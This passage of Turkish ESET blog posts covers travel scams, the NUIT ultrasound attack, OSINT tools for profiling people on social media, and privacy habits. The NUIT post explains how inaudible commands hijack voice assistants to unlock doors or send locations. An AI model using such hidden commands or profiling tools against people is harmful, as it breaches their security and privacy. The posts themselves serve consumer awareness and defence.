İşte en yaygın dolandırıcılık türlerinden bazıları ve dikkat edilmesi gereken diğer tehditler:
### **Ücretsiz tatil**
Mağdurlarla, hiç katılmadıkları bir çekilişi aracılığıyla tatil kazandıklarını iddia eden istenmeyen e-postalar, aramalar veya mesajlar yoluyla iletişime geçilir. Eğer cevap verirlerse, dolandırıcılar ‘ücretsiz’ tatillerine hak kazanmak için, tatil ücretinin sadece vergisini veya ücretin bir kısmını ödemelerini rica ederler. Elbette ortada bir ödül yoktur ve dolandırıcılar parayı cebe indirir.
> Beware of this SCAM impersonating Emirates.
> The WhatsApp message invites you to click a link where you can ‘win’ a free holiday with Emirates. This scam has also appeared on Facebook.
> If you think you've shared personal/financial information with a scammer, contact your bank. [pic.twitter.com/1Fw0PUE3Gj](https://t.co/1Fw0PUE3Gj)
>
> — Trading Standards NI (@TSSNI) [August 22, 2022](https://x.com/TSSNI/status/1561662353120395264?ref_src=twsrc%5Etfw)
### **Klon siteler**
Kimlik avı e-postaları, metinleri ve aramaları ve/veya çevrimiçi reklamlar da kurbanları, yasal olanları taklit etmek için tasarlanmış sahte havayolu, tatil veya karşılaştırma sitelerini ziyaret etmeye yönlendirebilir. Mağdurlara sahte onay e-postaları veya rezervasyon referansları gönderilir, yani birçoğu dolandırıldıklarını ancak check-in masasına geldiklerinde fark eder.
> The [\#ScamwiseNI](https://x.com/hashtag/ScamwiseNI?src=hash&ref_src=twsrc%5Etfw) Partnership bring you the tale of a young couple scammed out of their money because of a fake holiday website.
>
> Be alert to holiday scams! Be scam aware! [pic.twitter.com/tTDOUlPubL](https://t.co/tTDOUlPubL)
>
> — NI Cyber Security Centre (@NICyberSC) [August 3, 2020](https://x.com/NICyberSC/status/1290298573855379458?ref_src=twsrc%5Etfw)
### **İndirimli tatil veya biletler**
Siber suçlular bazen tatiller, uçuşlar, oteller ve diğer paketler için çok indirimli fırsatlar sunarlar. Bu durumda, biletler yasal olabilir ancak indirimli olmalarının nedeni çalıntı kartlarla veya ele geçirilmiş sadakat hesaplarıyla satın alınmış olmalarıdır. Sosyal medya, spam e-postalar ve hatta robot telefon aramaları aracılığıyla reklamları yapılabilir. Mağdurlar, dolandırıcılık fark edildiğinde tatillerinin yarıda kesilmesi riskiyle karşı karşıyadır.
### **Uluslararası seyahat belgeleri konusunda ‘yardım’**
Bazı siteler, mağdurların seyahat vizesi, pasaport, uluslararası sürüş izni veya diğer belgeleri kolayca çıkartmalarına yardımcı olduklarını iddia ederler. [ABD Dışişleri Bakanlığı](https://travel.state.gov/content/travel.html) web sitesi gibi devlet web sitelerini taklit edebilirler. Ancak, genellikle ücretsiz olan bu hizmetler için son derece yüksek ücretler talep ederler. Ve ortaya çıkan belgenin sahte olma ihtimali çok yüksektir.
https://twitter.com/TravelGov/status/1658107420512493578
### **Sahte kiralık evler**
İnternet üzerinden kiralanan yazlık evlerin ticareti giderek artıyor. [Dolandırıcılar genellikle](https://www.travelandleisure.com/hotels-resorts/vacation-rentals/how-to-safeguard-your-vacation-rental-against-scams) yasal kiralama veya ilan sitelerine [kendi ilanlarını eklerler](https://www.travelandleisure.com/hotels-resorts/vacation-rentals/how-to-safeguard-your-vacation-rental-against-scams). Bu mülkler ya mevcut değil veya kiralık değil ya da siz gittiğinizde iki defa kiralanmış olacaktır. Kiralık evinizi sahte ilanlara karşı koruma sağlayan özel saygın siteler üzerinden rezerve edin.
### **Charter uçuş dolandırıcılığı**
Dolandırıcılar ayrıca kurbanları cezbetmek için genellikle konaklama ile birlikte verilen özel uçak kiralama paketlerini de kullanırlar. Yine parayı alıp ortadan kaybolacaklar ve sizi ortada bırakacaklar.
### **Wi-Fi tehditleri**
Bir kere yola çıktınız mı risklerin sonu gelmez. Yoldayken havaalanında, kafede veya başka bir kamusal alandaysanız, ücretsiz halka açık Wi-Fi kullanarak banka veya diğer hesaplarınıza giriş yapmayın. En azından bağlantınızı şifreleyen ve sizi kişisel verilerinizi çalmak isteyebilecek kişilerden koruyan saygın bir sanal özel ağ (VPN) hizmeti kullanın.
Ücretsiz Wi-Fi’dan kaçınmanız gerekir çünkü belki de farkında olmadan şifrelerinizi ve kişisel/finansal verilerinizi çalmak için web oturumunuzu dinlemek isteyen siber suçlular tarafından kurulmuş sahte bir erişim noktasına bağlanıyor olabilirsiniz. Wi-Fi noktası gerçek olsa bile, bilgisayar korsanları çevrimiçi etkinliğinizi gözetlemek için aynı ağda gizleniyor olabilir.

### **Juice jacking**
Seyahat edenler ayrıca “juice jacking” olarak da bilinen USB şarj tehditlerine karşı da dikkatli olmalıdır. Burada suçlular genellikle halka açık şarj istasyonlarına veya istasyonlarda takılı bırakılan kablolara kötü amaçlı yazılım yükler. Evet yanlış okumadınız “kablolara”. Bu kabloların kullanılması, cihazı ele geçirmek ve/veya veri ve şifreleri çalmak için tasarlanmış kötü amaçlı yazılımların yüklenmesinde neden olur.
## Bu tatil sezonunda nasıl güvende kalınır?
Yukarıdaki senaryolardan uzak durmak için yapabileceğiniz pek çok şey var:
- Araştırmanızı yapın: başkalarının dolandırılıp dolandırılmadığını görmek için seyahat şirketlerini, otelleri, kiralama şirketlerini ve seyahat acentelerini internetten kontrol edin.
- İstenmeyen iletişimlere asla yanıt vermeyin. Bir reklam gördüyseniz ve merak ediyorsanız, kuruluşla doğrudan iletişime geçin ve asla e-postadaki/metindeki/reklamdaki iletişim bilgilerini kullanmayın.
- Havale, hediye kartı, kripto para veya Cash App gibi para uygulamaları ile ödeme yapmayın çünkü bunlar alıcı için hiçbir koruma sağlamaz. Para bir kez gitti mi, gitmiştir.
- Sahte bir siteye işaret eden yazım hataları olmadığından emin olmak için ziyaret ettiğiniz herhangi bir sitenin URL’sini kontrol edin.
- Uçak biletlerinden kaynaklanan herhangi bir kayıp riskini azaltmak için bir satıcının [ATOL korumalı](https://www.caa.co.uk/atol-protection/) olup olmadığını iki kez kontrol edin.
- Dikkatli olun: Bir şey kulağa gerçek olamayacak kadar iyi geliyorsa, genellikle gerçek değildir.
- Çok indirimli tatil ve biletler sunan karanlık web sitelerine aldanmayın.
- Sanal özel ağ (VPN) olmadan halka açık Wi-Fi kullanmayın ve dışarıda halka açık şarj istasyonlarını kullanmaktan kaçının.
Yaz mevsimi tatilciler için yılın en güzel zamanıdır. Ancak bunun dolandırıcılar ve siber suçlular için de bir nimet olabileceğini unutmayın. İnternette güvende kalın ve harika bir tatil geçirin!
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik, Tatil
---
### [NUIT: Sesli asistanlara ultrason saldırıları](https://antivirus.com.tr/nuit-sesli-asistanlara-ultrason-saldirilari/)
**Published:** Haziran 7, 2023
**Author:** ESET
**Excerpt:** NUIT nedir? Sesli asistanınız bir bilgisayar korsanının emirlerini nasıl yerine getirebilir? Üstelik siz hiçbir şey duymadan!
**Content:**
NUIT nedir? *Sesli asistanınız bir bilgisayar korsanının emirlerini nasıl yerine getirebilir? Üstelik siz hiçbir şey duymadan!*
Düzenli takipçilerimiz, kötü aktörler repertuvarlarını geliştirmeye devam ettikçe siber saldırıların ve yöntemlerinin de gelişmeye devam ettiğini okuyunca şaşırmazlar. Güvenlik açıkları bulunup yamandıkça (ne yazık ki bazen [istismar edildikten sonra](https://www.welivesecurity.com/2015/02/11/security-terms-explained-zero-day-mean/)), saldırganlar yazılımlarda yeni açıklar bulmaya devam ediyorlar.
Ancak bazen manşetlere taşınan “sadece” bir güvenlik açığı değil, yeni bir saldırı yöntemi oluyor. Son zamanlarda NUIT olarak adlandırılan oldukça alışılmadık bir saldırı yöntemi keşfedildi. İyi haber, NUIT akademisyenler tarafından ortaya çıkarıldı ve herhangi birinin bunu şaka ya da düpedüz siber suç için kullandığına dair henüz bir veri yok. Bununla birlikte, gizliliğinizin ve güvenliğinizin risk altında olabileceği başka bir yolun varlığının ve NUIT’in aslında iki şekilde olabileceği gerçeğinin farkında olmaktan zarar gelmez.
## **NUIT nasıl gün ışığına çıktı?**
NUIT ya da [Near-Ultrasound Inaudible Trojan](https://sites.google.com/view/nuitattack/home) (Ultrasona yakın, duyulamayan Truva atı), Siri, Google Assistant, Cortana ve Amazon Alexa gibi sesli asistanları kullanan ya da bunlar tarafından desteklenen cihazların sessiz ve uzaktan ele geçirilmesi için kullanılabilecek bir saldırı sınıfıdır. Sonuç olarak, sesli komutları kabul eden herhangi bir cihaz (telefonunuzu, tabletinizi veya akıllı hoparlörünüz) bu saldırıdan etkilenebilir. Nihayetinde saldırının, gizliliğin ihlalinden güven kaybına ve hatta bir şirketin altyapısının tehlikeye girmesine kadar uzanan bazı korkunç sonuçları olabilir ve bu da büyük parasal kayıplara neden olabilir.
San Antonio’daki Texas Üniversitesi (UTSA) ve Colorado Springs Üniversitesi (UCCS) [araştırmacılarından ](https://www.usenix.org/system/files/sec23fall-prepub-261-xia-qi.pdf)oluşan[ bir ekip tarafından tanımlanan](https://www.usenix.org/system/files/sec23fall-prepub-261-xia-qi.pdf) NUIT, dijital asistanlardaki mikrofonların bir hoparlörden çalınan yakın ultrason dalgalarına yanıt verebilmesi sayesinde gerçekleşebilmektedir. Sizin duyamayacağınız bu ses komutu, her zaman açık olan sesli asistandan bir eylem gerçekleştirmesini isteyecektir. Bu eylem örneğin alarmı kapat ya da akıllı kilitle korunan ön kapıyı aç olabilir.
NUIT’in yıllar içinde ses getiren ilk akustik saldırı olmadığını biliyoruz. Daha önce de benzer şekilde ilgi çekici isimlere sahip saldırılar tanımlanmıştı. Kkıllı ev asistanlarını hedef alan diğer bazı duyulamayan saldırılardan bazıları; [SurfingAttack](https://www.welivesecurity.com/2020/03/04/voice-assistants-hacked-ultrasonic-waves/), [DolphinAttack](https://arxiv.org/abs/1708.09537), [LipRead](https://synrg.csl.illinois.edu/papers/lipread_nsdi18.pdf) ve [SlickLogin](https://www.welivesecurity.com/2013/09/10/silent-audio-could-be-key-to-unlocking-pcs-new-password-beating-start-up-claims/).
## **İyi geceler**
NUIT iki şekilde gerçekleşir:
- **NUIT 1:** Bu, cihazın bir saldırının hem kaynağı hem de hedefi olduğu durumdur. Bu gibi durumlarda, kullanıcının telefonunda bir ses dosyası çalması, cihazın konumunu içeren bir kısa mesaj göndermek gibi bir eylem gerçekleştirmesine neden olur.
VİDEO: [NUIT 1 Uçtan uca yanıt yok saldırısı](https://www.youtube.com/watch?v=TUnPFR35AR4)
- **NUIT 2:** Bu saldırı, hoparlörü olan bir cihazdan mikrofonu olan başka bir cihaza, örneğin bilgisayarınızdan akıllı hoparlöre yapılır.
VİDEO: [NUIT 2 Sessiz tepki uçtan uca saldırı blurface](https://www.youtube.com/watch?v=mFmS4vvL8ko)
Örnek olarak, Teams veya Zoom’da bir web semineri izlediğinizi varsayalım. Bir kullanıcı sesini açıp bir ses çalabilir ve bu ses telefonunuz tarafından algılanarak tehlikeli bir web sitesini ziyaret etmenize ve cihazınızı kötü amaçlı yazılımlarla tehlikeye atmanıza neden olabilir.
Alternatif olarak, telefonunuzda hoparlörlerinizle YouTube videoları oynatıyor olabilirsiniz ve telefon daha sonra yersiz bir eylem gerçekleştirebilir. Kullanıcı açısından bakıldığında, bu saldırı herhangi bir özel etkileşim gerektirmez, bu da onu daha da kötü hale getirir.
## **NUIT sizi geceleri uyutmamalı mı?**
Böyle bir saldırıyı gerçekleştirmek için ne gerekiyor? Çok değil, çünkü NUIT’in çalışması için, çalındığı hoparlörün belirli bir ses seviyesinin üzerine ayarlanması ve komutun bir saniyeden (0,77s) kısa sürmesi gerekiyor.
Dahası, tabii ki sesli asistanınızın etkinleştirilmiş olması gerekiyor. Araştırmacılara göre, test edilen 17 cihazdan sadece [Apple Siri özellikli ](https://www.utsa.edu/today/2023/03/story/chen-nuit-research.html)[cihazların ](https://www.utsa.edu/today/2023/03/story/chen-nuit-research.html)[kırılması daha zordu](https://www.utsa.edu/today/2023/03/story/chen-nuit-research.html). Bunun nedeni, bir bilgisayar korsanının telefonun komutları kabul etmesini sağlamak için önce benzersiz ses izinizi çalması gerekmesiydi.
Bu nedenle herkes asistanlarını yalnızca kendi sesiyle çalışacak şekilde ayarlamalıdır. Alternatif olarak, ihtiyaç duyulmadığında sesli asistanınızı kapatın; aslında, her türlü [akıllı cihaz siber ](https://www.welivesecurity.com/2020/05/20/these-things-may-be-cool-but-are-they-safe/)[suçlular için kolay bir av olabileceğinden](https://www.welivesecurity.com/2020/05/20/these-things-may-be-cool-but-are-they-safe/), herhangi bir IoT cihazı kullanırken uyanık olun.
## **Doktor tavsiyeleri**
NUIT araştırmalarını [32. USENIX Güvenlik Sempozyumu](https://www.usenix.org/conference/usenixsecurity23)‘nda da sunacak olan araştırmacılar, kullanıcıların cihazlarını rastgele mikrofon aktivasyonlarına karşı kontrol etmelerini tavsiye ediyor. Hem Android hem de iOS cihazlar mikrofon kullanımı genellikle Android’de yeşil bir nokta ile, iOS’ta ise ekranın üst kısmında kahverengi bir nokta ile gösterir. Bu durumda, her uygulamanın çevrenizde olup biteni duyması gerekmediğinden, mikrofon erişimi için uygulama izinlerinizi gözden geçirin..
Aynı şekilde, sesleri kulaklıkla dinleyin, bu şekilde sesi çevrenizle paylaşma olasılığınız azalır ve bu tür bir saldırıya karşı korunursunuz.
Bu aynı zamanda siber güvenlikle ilgili temel bilgilere sahip olduğunuzdan emin olmak için de iyi bir fırsat. Tüm cihazlarınızı ve yazılımlarınızı güncel tutun, tüm çevrimiçi hesaplarınızda iki faktörlü kimlik doğrulamayı etkinleştirin ve tüm cihazlarınızda saygın bir güvenlik yazılımı kullanın.
*İLGİLİ MAKALELER:*
[Dijital bahar temizliği: Ev ağı ve yedekler](https://antivirus.com.tr/dijital-bahar-temizligi-ev-agi-ve-yedekler/)
[*Alexa, başka kim dinliyor?*](https://antivirus.com.tr/alexa-baska-kim-dinliyor/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** NUIT, Sesli Asistan, Siber Güvenlik
---
### [Sosyal medya için 5 ücretsiz OSINT aracı](https://antivirus.com.tr/sosyal-medya-icin-5-ucretsiz-osint-araci/)
**Published:** Haziran 2, 2023
**Author:** ESET
**Excerpt:** Kuruluşlar müşteri duyarlılığı hakkında bilgi toplamak ve tüketici davranışlarını tahmin etmek için sosyal medya verilerini kolayca işleyebilir.
**Content:**
*Twitter, Facebook ve diğer sosyal medya platformlarındaki kamuya açık verilerin toplanması ve analizi için en kullanışlı araçlardan bazılarının bir derlemesi*
Sosyal medya siteleri, herkesin güvenlik ve istihbarat araştırmalarının yanı sıra pazarlama kampanyaları için de kullanabileceği neredeyse dipsiz bir bilgi kaynağıdır. Bu platformlar insanların ilgi alanları, deneyimleri ve bağlantıları hakkında daha fazla bilgi edinmeyi sağlarken, kuruluşlar da müşteri duyarlılığı hakkında bilgi edinmek veya tüketici davranışını tahmin etmek için bu siteleri kolayca tarayabilir.
Dolayısıyla [Açık Kaynak İstihbaratı (OSINT)](https://www.welivesecurity.com/2021/06/16/osint-101-what-is-open-source-intelligence-how-is-it-used/) gibi tekniklerin giderek daha popüler hale gelmesi normaldir. Günümüzde internet kullanıcıları hakkında kamuya açık verilerin toplanmasını ve analizini otomatikleştiren çok sayıda araç bulunur. Bu teknikler, özellikle SOCMINT olarak da adlandırılan sosyal medya istihbaratı için uygulanır.
Bu yazımızda sosyal medyadaki istihbarat çabalarınıza yardımcı olabilecek birkaç araca yer veriyoruz. Daha da önemlisi, bu araçlar aynı zamanda herhangi birimizin çevrimiçi ortamda ne tür bilgiler paylaştığı konusunda dikkatli olmamızın öneminin de bir kanıtıdır.
## Namechk
En kolay olanıyla başlayalım. [Namechk](https://namechk.com/) bir kullanıcı adının çeşitli çevrimiçi platformlarda kullanılabilirliğini kontrol etmenin yanı sıra, bir kişinin çevrimiçi kişiliklerini kolayca aramanıza olanak tanır. Bunun için bir kullanıcı adı girmeniz yeterlidir ve Namechk, sağlanan bilgilerle eşleşen kullanıcı profillerini bulmak için birden fazla çevrimiçi platformda tarama yapar. Bu, bir kişi hakkında çevrimiçi bilgi toplamak isteyen araştırmacılar, gazeteciler, işletmeler ve devlet kurumları veya uzun süredir kayıp olan arkadaşları veya tanıdıklarıyla yeniden bağlantı kurmak isteyen kişiler için yararlıdır.
*Şekil 1 Sosyal medyada ESET Latin Amerika esetla kullanıcı adı kullanılabilirlik kontrolü*
## Sherlock
Sherlock, tıpkı Namechk gibi, profillere bağlantılar vermeden önce en popüler sosyal ağlarda belirli bir kullanıcı adını arayan Python’da geliştirilmiş açık kaynaklı, komut satırı aracıdır. Arayüzü yoktur ve Windows, Linux veya MacOS komut terminali üzerinden erişilir. Daha fazla bilgi ve kurulum kılavuzu için Sherlock Projesi’nin GitHub deposuna göz atın.
*Şekil 2 Kullanıcı adı esetla olan kullanıcılar için arama sonucu*
## accountanalysis
accountanalysis, Twitter’a odaklanarak OSINT araştırması yapmak için kullanılır. Bir hesabın takipçileri ve takip edilen hesapları, tweet sıklığı, etkileşim sayısı, en çok etkinlik gösterdiği zamanlar, en çok kullanılan etiketler ve çok daha fazlası dahil olmak üzere herkese açık bilgilerinin kuş bakışı görünümü olan bir rapor üretir.
Bu veriler çeşitli sonuçlara varmak için kullanışlıdır: İnsanların zevkleri veya görüşleri hakkında daha fazla bilgi edinmekten, otomatik bir kullanıcı veya bot olup olmadığını kontrol etmeye (örneğin, gönderi programlarına dayanarak) ve kötü bir üne sahip siteleri tanıtmaları nedeniyle kötü niyetli amaçları olan hesapları keşfetmeye kadar.
Şekil 3 ESET Latin Amerikanın Twitter hesabının analizi
## Maltego
Maltego, OSINT dünyasındaki en iyi bilinen ve en güçlü araçlardan biridir. Bilgileri sunmak için grafikler kullanır, bu da kalıpları belirlemek ve gizli bağlantıları keşfetmek için ilişki diyagramları oluşturmanıza olanak tanır. Ayrıca kullandığı kaynak sayısı ile de öne çıkar.
En çok kullanılan özellikler, aracın varlıklar olarak adlandırdığı IP adresleri, alan adları, e-postalar, sosyal ağ kullanıcıları vb. arasındaki ilişkileri tanımlamayı ve görselleştirmeyi mümkün kılan özelliklerdir. Ayrıca Maltego, veritabanları, çevrimiçi arama araçları, API’ler vb. farklı bilgi kaynaklarını entegre etmenize olanak tanır.
Araç içinde yeni bir grafik oluştururken, hedef hakkında e-posta, yaygın olarak kullanılan kullanıcı adı veya tam ad gibi varlıkları veya zaten bilinen verileri ekleyebiliriz. Ve “dönüşümler” yardımıyla, Maltego ilgili bilgileri ilkine ekler.
Örneğin, aşağıdaki resimde “ESET Latinoamérica” aramasından elde edilen bazı bilgiler yer alıyor. Araç, diğerlerinin yanı sıra ESET’in sosyal ağlarını ve WeLiveSecurity de dahil olmak üzere ilgili siteleri veriyor.
*Şekil 4 ESET Latinoamérica adına göre arama sonucundaki bilgiler*
Yeni keşfedilen bilgilerden yola çıkarak “dönüşümleri” yeniden çalıştırmak mümkündür. Aşağıdaki resim, Instagram profiline girildiğinde Wayback Machine’de kayıtlı dosyaları gösteriyor.
*Şekil 5 Maltego*
Resmi sitesinden indirilebilen Maltego, ücretsiz (ancak sınırlı) lisanslama ve hem kullanıcı hem de kurumsal düzeyde sınırsız ücretli sürümler sunan bir masaüstü uygulamasıdır.
## Arama motoru olarak sosyal medya
Bu gerçekten bir SOCMINT aracı olarak düşünebileceğiniz araç değildir, ancak sosyal medya sitelerine entegre edilmiş arama işlevleri, uygulamanın kendisinden ayrılmanıza gerek kalmadan istihbarat toplamak için güçlü kaynaklar olarak düşünülebilir. Bu durum özellikle araştırmanızın hedefi yakın ya da ünlü bir kişi ise geçerlidir. Bazı faydalı seçenekler şunlardır:
- Profil arama: Sosyal ağdaki profilini bulmak ve gönderileri ve paylaşılan fotoğrafları gibi herkese açık etkinliklerini görüntülemek için araştırdığınız kişinin tam adını ve diğer ilgili ayrıntılarını arayın.
- Etiket arama: Araştırdığınız kişiyle ilgili gönderileri bulmak için ilgili etiketleri kullanın. Örneğin, bir etkinlik hakkında bilgi arıyorsanız, bu etkinlikle ilişkili etiketi aramak ve kişinin bu etkinlik hakkında bilgi paylaşıp paylaşmadığını görmek mümkündür.
- Grup arama: Araştırdığınız kişinin sosyal ağdaki herhangi bir gruba üye olup olmadığını kontrol edin, çünkü bu, ilgi alanları ve faaliyetleri hakkında ek bilgi sağlayabilir.
- Bahsetme arama: Başkalarının bu kişi hakkında konuşup konuşmadığını görmek ve çevrimiçi itibarı ve ilişkileri hakkında daha fazla bilgi edinmek için sosyal ağda araştırdığınız kişiden bahsedenleri arayın.
## Tavsiyeler
OSINT araçlarını kullanırken, bireylerin ve toplanan bilgilerin gizliliğine ve güvenliğine saygı gösterilmesini sağlamak için belirli önlemleri uyguladığınızdan emin olun. İşte bu yüzden şu tavsiyelerde bulunuyoruz:
- Yasaları bilin: Başkalarının gizliliğini ihlal etmediğinizden veya suç işlemediğinizden emin olmak için kamuya açık bilgilerin toplanması ve kullanılmasıyla ilgili yerel ve ulusal yasa ve yönetmelikleri bilmek çok önemlidir.
- İnsanların gizliliğine saygı gösterin: Etkilenen kişinin açık rızası olmadan özel veya gizli bilgilerin toplanmaması önemlidir.
- Bilgileri doğrulayın: Toplanan bilgilerin herhangi bir amaç için kullanılmadan önce doğruluğunun ve uygunluğunun teyit edilmesi önemlidir.
- Güvenliği koruyun: Bilgi toplarken ve depolarken, olası hırsızlık veya veri ihlallerine karşı önlem almak önemlidir.
Sosyal medya araştırması için OSINT araçları çok faydalı olabilir, ancak aynı zamanda mevcut olmasını istemediğimiz veya kötü amaçlarla kullanılabilecek bilgileri korumanın önemini de bize hatırlatır.
İnternette ne yayınladığınız konusunda dikkatli olun ve özel hayatınızla ilgili ayrıntıları sosyal medyada aşırı paylaşmaktan kaçının.
*İLGİLİ MAKALELER:*
[Dijital bahar temizliği: Sosyal medya ve parolalar](https://antivirus.com.tr/dijital-bahar-temizligi-sosyal-medya-ve-parolalar/)
[Discord kullanıyor musunuz? Gizlilik ve güvenlik risklerine dikkat edin](https://antivirus.com.tr/discord-kullaniyor-musunuz-gizlilik-ve-guvenlik-risklerine-dikkat-edin/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** OSINT, Siber Güvenlik, Sosyal Medya
---
### [Gizlilik modunu açma: Çevrimiçi gizlilik için 5 basit strateji](https://antivirus.com.tr/gizlilik-modunu-acma-cevrimici-gizlilik-icin-5-basit-strateji/)
**Published:** Mayıs 10, 2023
**Author:** ESET
**Excerpt:** İnternette gizliliğinizi nasıl koruyacağınızı biliyor musunuz? Çevrimiçi gizlilik için bu beş basit stratejiyi mutlaka deneyin.
**Content:**
*Kendinizi tehlikeye atmadan çevrimiçi dünyanın keyfini sürün: Çevrimiçi dünyanın size sunduğu kolaylıklardan yararlanmak için *her zaman** *gerçek iletişim bilgilerinizi verip gizlilik ihlali yapmanız gerekmiyor*.
Bir çevrimiçi hizmete kaydolmak, bir web sitesine veya uygulamaya erişim sağlamak, haberleri okumak veya sosyal medya hesabınıza giriş yapmak için e-posta adresinizi ve telefon numaranızı kaç kere girdiğinizi hatırlamıyorsunuzdur. Açıkça söylemek gerekirse, iletişim bilgileriniz internet dolaşımında.
Ayrıca, özellikle yeni bir hizmete kaydolmak veya online alışveriş için ayarlar yaparken ve paylaşmak istediğimiz bilgileri seçerken çevrimiçi ortamda güvenli ve gizli olmak zordur ve çok zaman alır. Stresli bir iştir ve kesinlikle daha verimli hale getirilebilir.
Daha kolay olabilir mi? Hafta içi yemeğimizi pazar akşamı hazırlamak gibi, gelecekteki çevrimiçi gizliliğimizi sağlamak için bugün biraz zaman ayırabiliriz!
## Tek kullanımlık ve geçici: Çevrimiçi gizlilik sanatı
### Geçici bir e-posta adresi ve ikinci bir gelen kutusu
Birçok web sitesine kaydolmak e-posta adresi gerektiriyor ve çoğumuz yalnızca birincil e-posta adresimizi kullanıyoruz. Neden birden fazla gelen kutusuna ihtiyacımız olsun ki? Ancak gerçekler bunun aksini söylüyor. Yeni bir hesap açtığımızda veya kısıtlı içeriklere erişmek için e-posta adresimizi verdiğimizde, iletişim bilgilerimizin pazarlama amacıyla bir hizmetten diğerine aktarılmasını da çoğunlukla kabul etmiş oluyoruz.
Ama bunu değiştirebiliriz. Bunun yerine ne yapmalıyız?
**1. Strateji:** Önemsiz işlemler için tek kullanımlık bir e-posta adresi kullanın.
Birçok tek kullanımlık e-posta hizmet şirketi, belirli bir süre sonra kendi kendini imha eden geçici bir e-posta kullanma imkânı verir. Bu, özellikle tek seferlik kullanıma uygundur, örneğin, kısıtlı bir içeriğe erişmek için bir e-posta adresi girmeniz gerektiğinde, ancak pazarlama iletişimleri ve istenmeyen e-postalarla uğraşmak istemediğinizde.
Ancak özellikle vurgulamamız gereken bir nokta var: gerçekten önemli veriler içeren iletişimler için bu hizmetleri kullanmak iyi bir fikir değildir.
**2. Strateji:** Oturum açmak ve önemli haber bültenleri için ikincil bir e-posta adresi oluşturun.
Tüm devlet, bankacılık ve diğer önemli kişiler için ProtonMail olarak uçtan uca şifrelenmiş bir e-posta hizmeti kullanın. Birincil e-posta adresinizi arkadaşlarınız ve aileniz dışında hiçbir amaç için kullanmayın. Bu, kayıtlı olduğunuz bir hizmetin veri ihlaline uğraması durumunda gelen kutunuzun düzenli olmasını sağlayacak ve sizi istenmeyen e-postalardan, veri sızıntılarından koruyacaktır.
Alternatif olarak, bir hizmete gerçek e-postanızı vermeden kaydolmak için Apple’ın E-postamı Gizle benzeri özellik de kullanabilirsiniz. Apple, gerçek adresinizi maskeleyen özgün bir adres oluşturur ve kaydolduğunuz hizmette bunu kullanmanızı sağlar. Ardından, tüm e-postalar otomatik olarak maskelenmiş hesaptan gerçek hesabınıza yönlendirilir. Android henüz buna benzer bir özellik sunmasa da Firefox Relay gibi birkaç alternatif vardır.
### Tek kullanımlık telefon numarası
E-posta adreslerinin yanı sıra telefon numaranız, birçok web sitesine kaydolmak ve oturum açmak, kimliğinizi doğrulayan tek kullanımlık şifreler almak ve hatta çevrimiçi satıcıların iletişim bilgilerinizi teslimat yapan şirketlere vermesi için şarttır.
Sonuç olarak, telefon numaranız her yerde, bu nedenle çoğumuzun zaten rastgele metinler ve WhatsApp dolandırıcılığı girişimleriyle karşılaşmasına şaşırmamalıyız.
**3. Strateji:** Ucuz kontörlü bir SIM kart satın alın.
Bu kartlar genellikle ucuzdur ve kullanmaya devam etmek için birkaç ayda bir kontör yüklemeniz gerekir. Ayrıca birçok ülkede, kimlik belirtmeden kullanmanız mümkündür. Amaç, bu telefon numarasını tüm çevrimiçi ihtiyaçlarınız için kullanmaktır: Sosyal medya hesaplarına bağlayabilir, kargo takip numaraları için kullanabilir, internette tanıştığınız kişilerle paylaşabilir ve genel anlamda tanınmaz olmak için kullanabilirsiniz.
Bu arada, temel olarak kullandığınız gerçek numaranız yalnızca aile, arkadaşlar ve devlet veya finans kurumlarıyla paylaşılmalıdır. Tek kullanımlık numarayı çevrimiçi amaçlarla kullandığınız için, gelen bir aramanın dolandırıcılık olup olmadığını hemen anlarsınız. Kayıtlı olduğunuz bazı web sitelerinin bir veri ihlaline maruz kaldığını tahmin etmeniz de kolaylaşır.
### Tek kullanımlık banka kartları
Online alışveriş yapmanın çok rahat olduğuna şüphe yok! Web sitesine girmek ve istediğimiz şeyi seçmek yeterlidir. Genellikle bir önceki satın alma işlemindeki banka kartı bilgilerimiz de kayıtlıdır. Buraya kadar her şey güzel. Banka kartımızın kayıtlı olduğu web sitesine yönelik, kart bilgilerimizi tehlikeye atacak bir veri ihlali olmadıkça veya kötü bir sosyal mühendislik dolandırıcılığının kurbanı olmadıkça!
**4. Strateji:** Tek kullanımlık, sanal kartları tercih edin.
Başta mobil uygulamalar olmak üzere birçok banka, fiziksel kartın yerine veya fiziksel karta ek bir seçenek olarak sanal kart sunuyor. Ve bu bankaların çoğu, gerçek kartınıza bağlı tek kullanımlık kartlar da sunar. Tek kullanımlık bir kartla alışveriş yaptığınızda, banka sistemi hareketi algılar, bu kart bilgilerini yok eder ve bir sonraki alışveriş için otomatik olarak yenilerini oluşturur. Bu rastgele bir kart olduğundan, bilgisayar korsanları gerçek bilgilerinizi izleyemez.
İade söz konusu olduğunda ise, satıcılar yine aynı tek kullanımlık satın alma kartı bilgileri aracılığıyla parayı hesabınıza iade edebilir.

### İki faktörlü kimlik doğrulama ve tek kullanımlık kodlar ile gizlilik
Bugünlerde çoğu çevrimiçi hizmet, iki faktörlü kimlik doğrulamanın (2FA) kullanımına izin veriyor ve bunu öneriyor. Yani, şifrenizi girmenin yanı sıra ekstra bir kimlik doğrulama adımı gerçekleştirmeniz de istenebilir. Bu sayede birileri şifrenizi çalsa bile ellerinde 2FA kodu olmadan giriş yapamaz.
**5. Strateji:** Uygulama tarafından oluşturulan 2FA kodları kullanın.
Çoğu zaman, 2FA, telefon numaranıza (umarız tek kullanımlık telefon numaranıza) tek kullanımlık bir parola (OTP) SMS mesajı gönderir. Sadece kimliğinizi kanıtlamak için istenen yere bu kodu yazmanız yeterlidir. Daha iyi bir başka yol ise, Microsoft Authenticator gibi kimlik doğrulama uygulamalarını kullanmaktır. Çoğu web sitesi, gizlilik ayarları altında, kimlik doğrulama uygulamasına girilebilecek bir QR veya alfanümerik kod oluşturma olanağı verir ve uygulama OTP gibi çalışan geçici bir kod üretir.


Bu ikinci yöntemi alışkanlık haline getirebilirsiniz. Twitter’ın yakın zamanda ödeme yapmayan kullanıcılar için SMS kaynaklı 2FA’yı desteklemeyi bırakması da bu alışkanlığı edinmeniz için iyi bir neden olabilir.
## Özetleyelim!
1. Sınırlı erişim engelini aşmanız için, sizden e-posta adresinizi isteyen içeriklere yönelik geçici e-posta hesapları oluşturun.
2. Çevrimiçi hizmetler ve web sitesi kayıtlarında kullanacağınız ikincil bir hesap oluşturmak için Gmail veya Outlook gibi bilindik bir e-posta sağlayıcısı kullanın.
